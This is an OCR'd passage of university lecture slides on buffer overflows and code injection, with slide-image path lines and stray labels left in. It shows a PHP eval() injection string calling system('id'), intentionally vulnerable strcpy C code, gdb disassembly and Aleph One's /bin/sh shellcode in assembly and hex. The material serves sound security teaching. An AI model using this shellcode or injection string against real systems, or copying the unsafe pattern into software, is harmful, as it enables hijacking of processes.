
CS 6431: Low-level software security

Instructor: Tom Ristenpart

https://github.com/tomrist/cs6431-fall2021



CORNELL TECH
HOME OF THE JACOBS INSTITUTE

Code-injection attacks

- Class of vulnerabilities that allow inserting malicious code into a running process, and having it execute
- PHP:
  - PHP unsafe eval() usage
  - /index.php?arg=1; system(‘id’)

```
$myvar = "varname";
$x = $_GET['arg’];
eval("$myvar = $x;");
```

- C/C++ and other low-level software languages:
  - Buffer overflow, integer overflow, format string vulnerabilities, etc.
  - 2021 has 665 buffer overflow CVEs so far


Simple example of vulnerable C code (modified from Gray hat hacking book)

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

The context of such a vulnerability

- C programs compiled into machine code executable
  - x86 in our examples, other architectures may vary
- Operating system generates process from executable
  - Memory layout
  - Different operating system (versions) may slightly differ in layout
- Process executes with adversarial input
  - Setuid (privileged) processes that run as root
  - Processes handling data from remote requests (e.g., web servers)

Linux process memory layout



.text:
machine code of executable

.data:
global initialized variables


.bss:
"below stack section"
global uninitialized variables

heap:
dynamic variables

stack:
local variables, track func calls

Env:
environment variables,
arguments to program

Function call in meet.c




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
                        mov    0xc(%ebp),%eax
                        add    $0x4,%eax
                        mov    (%eax),%eax
                        push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Pushing argv[1] onto stack

eip

eip

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x190,%esp
```

eip

eip

eip


.... (more stuff including strcpy) ...

```
0x080484b1 <+70>:    leave
0x080484b2 <+71>:    ret
```

eip

eip

Smashing the stack




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,
   0x080484b6 <+3>:     mov    0xc(%
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Pushing argv[1] onto stack

Bad eip

????

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x190,%esp
```


.... (more stuff including strcpy) ...

```
0x080484b1 <+70>:    leave
0x080484b2 <+71>:    ret
```

eip

eip

Smashing the stack



Munging EBP


- When greeting() returns, stack corrupted because stack frame pointed to wrong address

Munging EIP

- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack


Aleph0's smashing the stack for fun and profit

- Phrack magazine article is 25 years old
- Now canonical ***control flow hijack*** using buffer overflow



Building an exploit sandwich

- Ingredients:
  - executable machine code
  - pointer to machine code
- Must know approximate addresses, avoid null bytes, do something useful to attacker



Building shell code

```
#include <stdio.h>

void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
  exit(0);
}
```


Shell code from AlephOne

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

Problem: we don’t know where we are in memory

Building shell code

```
jmp    offset-to-call                  # 2 bytes
popl   %esi                            # 1 byte
movl   %esi,array-offset(%esi)         # 3 bytes
movb   $0x0,nullbyteoffset(%esi) # 4 bytes
movl   $0x0,null-offset(%esi)          # 7 bytes
movl   $0xb,%eax                       # 5 bytes
movl   %esi,%ebx                       # 2 bytes
leal   array-offset,(%esi),%ecx        # 3 bytes
leal   null-offset(%esi),%edx          # 3 bytes
int    $0x80                           # 2 bytes
movl   $0x1, %eax                      # 5 bytes
movl   $0x0, %ebx                      # 5 bytes
int    $0x80                           # 2 bytes
call   offset-to-popl                  # 5 bytes
 /bin/sh string goes here.
empty                                  # 4 bytes
```



Building shell code

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Another issue:
strcpy stops when it hits a NULL byte

